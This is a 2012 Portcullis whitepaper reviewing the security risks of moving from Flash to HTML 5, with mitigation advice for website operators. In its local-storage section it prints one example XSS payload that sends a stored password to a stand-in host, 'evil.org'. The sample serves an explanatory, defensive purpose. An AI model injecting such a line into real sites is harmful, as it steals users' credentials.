

HTML 5 Good Practice Guide

Written By Tim Brown

Portcullis Computer Security LTD
The Grange Barn
Pike's End
Pinner
Middlesex
HA5 2EX

Tel: 020 8868 0098
Fax: 020 8868 0017
tmb@portcullis-security.com

Document Reference Whitepapers/HTML 5 White Paper/wp_HTML 5 White Paper_1.0

Version 1.0

Date 26 March 2012

1 Document History

Revision	Author	Role	Date	Comments
0.1	TAV	Peer Reviewer	26/03/2012	1st Draft Whitepaper
1.0	TMB	Head Of Research	26/03/2012	Published

Table 1: Document Revision History

Contents

3 Introduction

This document is not intended to be a definitive guide, but more of a review of the specific security issues resulting from the use of HTML 5.

Portcullis was asked to provide consultancy in the form of analysis and good practice recommendations with respect to migrations from Flash to HTML 5.

Whilst this document is not intended to be a definitive guide, Portcullis believes that it should provide a high level summary of the pros and cons of the proposed migration.

4 Background To HTML 5

HTML is a language for structuring and presenting content for the world wide web. The aims of HTML 5 have been to improve the language with support for the rich user interfaces utilising multimedia content. A key focus has been on keeping it easily readable by humans and consistently understood by client software, regardless of what class of device the web application is accessed from. Whilst strictly speaking outside the scope of HTML 5 itself, the biggest changes relate to the Document Object Model (DOM) and JavaScript language which allow these new features to be driven in a programmatic fashion.

5 Evaluation Criteria

As noted in the Overview section above, the Team evaluated HTML 5 to identify areas where its use might expose developers to new or changing risks. The review draws heavily upon existing evaluations of HTML 5 from organisations such as OWASP who are known to provide respected good practice recommendations with respect to web application development. In carrying out this evaluation, consideration has been given with regards to the most significant aspects of web application security, including:

- Existing classes of vulnerability
- Compatibility of implementations
- Challenges to input validation
- Safe cross-origin resource sharing
- Security of client-side logic
- Secure access of local storage
- User privacy

It is important to note that we focus primarily on the risks to website operators. Whilst other researchers have focused on the increased attack surface presented by the browser (particularly around Cross-site Scripting (XSS) attacks), these pertain to situations where arbitrary content submitted by the user is rendered back or where the user visits site containing malicious content introduced by users with administrative access (be that legitimate or otherwise). In our experience developers either understand these risks, or they are already producing web applications vulnerable to existing XSS attack vectors.

6 Summary

In the process of reviewing the provided documentation, the Team identified the following areas of concern:

- Removal of Flash will simply move the focus of attacks;
- Removal of Flash benefits end users more than it does website operators;
- Compatibility improvements are not assured;
- Input validation challenges are unlikely to change;
- Increased cross-origin resource access is likely;
- HTML 5 will make it easier to target client-side security controls;
- HTML 5 will introduce new threats to users privacy;
- Policies and procedures will need to be developed to tackle changes to the development process.

The remainder of this document will expand on each of these areas of concern to provide real-world examples of attacks that could be performed, as well as appropriate mitigations which will reduce the risks that they pose.

7 Areas Of Concern

7.1 Existing Classes Of Vulnerability

Whilst reduced usage of Flash can be considered a good thing in terms of reducing the attack surface exposed within browsers, the fundamental problem of rendering complex content types (such as 'video') in a secure fashion remains. Whilst Flash has been responsible for a significant number of browser vulnerabilities over the years, resourceful attackers are likely to switch their gaze to the libraries used to render the content for tags such as 'video'. Moreover, even if we accept the view that removing the requirement for Flash will reduce the attack surface, it should be noted that this is only likely to reduce the threats that end users are exposed to. Portcullis believes that it is unlikely that a migration to HTML 5 will have any significant security benefit for the publishers of rich user interfaces. In the long term, it is also likely that new examples of existing vulnerability classes will be identified due to conflicts between the increasingly disjointed security mechanisms employed by modern browsers. Indeed, since we originally researched this topic, issues have been discovered with WebGL as implemented by Firefox which might allow for an attacker to compromise the confidentiality of video buffers.

7.2 Compatibility Of Implementations

Having analysed the capabilities that HTML 5 incorporates, there is no doubt that it could lead to a higher level of compatibility with client software that supports the final standard. However much of this improvement relies on vendors implementing the full standard in a timely fashion. However, since the standard is not yet finalised, it is Portcullis' opinion that it is too early to judge whether this will be the case. One only has to look at http://html5sec.org/ to see that there are still significant disparities in how different browser vendors are implementing the standard. Outside of how each browser chooses to implement the new capabilities within the HTML 5 standard, there is also concern about differing support for multimedia file formats. Whilst most mobile browsers make use of the WebKit HTML parsing and rendering engine, there is nothing to guarantee that variances in the libraries used to render any referenced multimedia content will not limit compatibility.

7.3 Challenges To Input Validation

Any evaluation of HTML 5 needs to consider the challenges (refer to http://html5sec.org/ for examples) to input validation it poses. Whilst there are numerous locations where discrepancies in how each browser implements the new capabilities within the HTML 5 standard could be abused by an attacker, it is Portcullis' opinion that the experience or otherwise of developers in tackling problems with existing HTML and Flash based sites will be critical in whether future HTML 5 websites are implemented in a secure fashion. Whilst the examples given on the above referenced website may give cause for concern, Portcullis would like to highlight that their exploitation relies on exactly the same classes of input validation flaws as existing attacks, namely the lack of correct encoding of specific characters within the current DOM context. Whilst even experienced developers do, from time to time, suffer from vulnerabilities such as cross-site scripting due to a lack of correct encoding of input characters such as '<' and '>', instances of such bugs can typically be resolved in a timely fashion.

Interestingly, HTML 5 actually provides some additional weapons in the battle to correctly validate user input. Whilst traditional HTML does not allow for client-side validation of user input, with HTML 5, specific Regular Expressions can be applied even before users input is submitted to the server. Portcullis believes that the mandatory use of such functionality rather than ad-hoc development of JavaScript based

input validation routines are likely to improve the robustness of web applications. Further details of the input validation capabilities of HTML 5 can be found at:

- https://developer.mozilla.org/en/HTML/Forms_in_HTML#HTML.C2.A0Syntax_for_Constraint_Validation.

It should however be noted that as with existing HTML based web applications, that client-side validation should not be considered sufficient. Indeed, there are even arguments against its use, namely:

- It may encourage sloppy server-side code, as developers assume validation is being handled client-side;
- It may disclose unnecessary information about the validation practices of the website operator.

7.4 Safe Cross-origin Resource Sharing

Whilst not directly part of HTML 5, limited support for cross-origin JavaScript requests is often cited as an appeal of modern HTML and indeed the creation of rich user interfaces in HTML 5 are likely to require its use. Historically, browsers have implemented a Same Origin Policy (SOP) that prohibits JavaScript code from accessing content from any page other than the page that served the script itself. There are however proposals to loosen these limitations using cross-origin resource sharing using a mechanism similar to the 'crossdomain.xml' file in Flash (i.e. the server decides which domains are allowed to access its resources). Since Portcullis has in the past identified issues with applications' use of cross domain Flash it is likely that similar flaws will also be detected once developers begins to roll out HTML 5 web applications. However, as with input validation, Portcullis believes that experienced developers are equipped to deal with these issues as they arise.

The support for cross-domain requests using modern HTML and JavaScript is of particular concern since unlike Flash (and the aforementioned 'crossdomain.xml'), the methods of allowing and prohibiting such access are immature and subject to change. As such there are varying implementations which use (and abuse) differing parts of the HTTP/HTML/JavaScript/browser stack. One positive aspect to note is that older applications will not be threatened by these issues since applications need to be intentionally written to rely on the features.

One caveat to this analysis is that as more and more web applications are developed which rely on cross-origin resource sharing to function, then the maxim that "you're only as strong as your weakest link" will become more poignant. It is therefore critical that website operators work with appropriately skilled security resources to understand how their various website "properties" and those of third parties inter-relate and what problems may arise. It's worth considering that if you're already including third party content into your own website then the risks outlined above may well already affect the sites you operate.

7.5 Security Of Client-side Logic

Unlike Flash which uses a proprietary binary format, HTML 5 and any accompanying JavaScript is an open standard. Whereas reversing a Flash application has traditionally required the use of debugging tools and an understanding of the low level architecture of the platform on which it is running, with an HTML 5 web application, an attacker can simply right click in their browser to view the source. This presents certain issues where client-logic is deployed, for example as part of an online game, since developers often include critical logic within Flash applications on the basis that it would be difficult or impossible for attacker to read or modify it. Since this is no longer the case with HTML 5 (the attacker can freely read and edit the logic in order to manipulate the clients behaviour even where it has been

obfuscated as part of the deployment process), Portcullis therefore recommend that it is critical that no such logic is included within the HTML 5 rich interface of the application. Client-logic that should be avoided includes:

- Validation of user input (where the client-logic is solely responsible for this)
- Encryption
- Generation of random numbers
- Scoring
- Logic that controls a users path through the application

In such cases, the application should always defer to the server for a decision with regards to how it should behave next.

For similar reasons, Portcullis also recommends that the client-side code should never be trusted to protect the intellectual property of a website operator.

7.6 Secure Access Of Local Storage

A nice new feature of HTML 5 is local storage. However, just like the session IDs stored within cookies, any data within local storage can be easily modified or stolen by the attacker. The theft of local storage data could be performed as shown below. In the absence of appropriate client and server-side input validation, an attacker could inject the following into the victim site:

```
document.write("<img src='http://evil.org/log?domain=" + document.domain + "&password=" + local
Storage.getItem('password') + "'>");
```

This would result in the 'password' value being retrieved from the local storage and sent to the logger at 'evil.org'.The only real difference between local storage and cookies (or other DOM stored data) is that the attacker would need to inspect the client-side JavaScript to pick out the correct variable names to use and as noted above such analysis is likely to be trivial due to the lack of suitable obfuscation techniques for HTML 5 and JavaScript implemented client-side logic.

It is also worth noting that the underlying storage mechanism may vary from one browser to another. This could allow client-side attacks by users with local privileges to the system on which the data is stored. It may even be possible, on a poorly developed browser to perform SQL Injection attacks designed to bypass the SOP restrictions implemented on local storage data.

In the light of these issues, Portcullis therefore recommend that local storage should never be used for the storage of sensitive user or game related data.

Portcullis would that any transmission of such data (or indeed any other data held in the DOM e.g. geo-location data) is subject to whatever cross-origin policies may have been established by the web application, and as result, there is also continued threat that a cross-site scripting attack may allow this information to be intentionally disclosed to a malicious third party.

7.7 User Privacy

Finally, Portcullis recommends that website operators consider the privacy of their users if they are to deploy HTML 5. Whilst capabilities such as geo-location and local storage may be an attractive proposition from a developers perspective, their use, particularly in tracking users, should be dissuaded except where

absolutely necessary. One area where it may however be appropriate to use HTML 5's geo-location capabilities (as supported by GPS enabled mobile phones in particular) is in ensuring that participating users of online content are located within acceptable regulatory regimes. Portcullis recommends however that users should be prompted to agree before features of HTML 5 are used in ways that might affect their privacy not least of which because a failure to do so may leave website operators liable with respect to legislation such as the European Union's rulings on cookies. This should occur irrespective of any browser initiated confirmation process that may be independently initiated to prompt for user acceptance for the use of the geo-location functionality and should detail the exact reasons for and methods for storage of such data in order to comply with legislation such as the Data Protection Act.

Almost as a tangent to the discussion regarding privacy, developers should be aware that any client-side functionality such as geo-location is subject to the whims of the end user i.e. it is possible for a malicious user to modify this data prior to it being submitted to any web server and as such it should not be considered "trusted" in any authoritative sense.

8 Conclusions

Portcullis considers that the specific risks posed by the migration to HTML 5 to be slight. Whilst the use of HTML 5 does pose challenges, Portcullis do not believe that these extend to changing the fundamental attack surface exposed by website operators. However, it is recommended that the areas of concern identified in this document should be considered prior to the migration to ensure that any resultant web applications are delivered in line with industry good practice.

Based on the previous observations, Portcullis recommends that the existing processes and procedures for the testing of HTML 5 web applications should be reviewed and updated as necessary. In addition, Portcullis believes that new policies and procedures may be required to cover the following aspects of the development process:

- Obfuscation of client-side logic
- Acceptable use of local storage
- Acceptable use of geo-location capabilities

Whilst it is perfectly acceptable for the risks outlined in this review to be accepted, Portcullis suggests that website operators should consider the value of their reputation. The nature of security is that new vulnerabilities will be reported and without a satisfactory process for upkeep, new vulnerabilities may come to light. Portcullis strongly recommends that once implemented the solution should be re-tested on an annual basis for continued assurance that it remains resilient and to ensure that any of the above areas of concern are adequately resolved.

9 Glossary Of Terms

- Document Object Model (DOM) - Cross-platform and language-independent convention for representing and interacting with objects in HTML, XHTML and XML documents
- Cross-site Scripting (XSS) - The injection of malicious active content into HTML and XHTML documents rendered within a specific security context
- Regular Expressions - Concise and flexible means for "matching" (specifying and recognizing) strings of text, such as particular characters, words, or patterns of characters
- Same Origin Policy (SOP) - Browser implemented policy that prevents Javascript from ‘evil.org’ from interacting with content hosted at ‘trusted.com’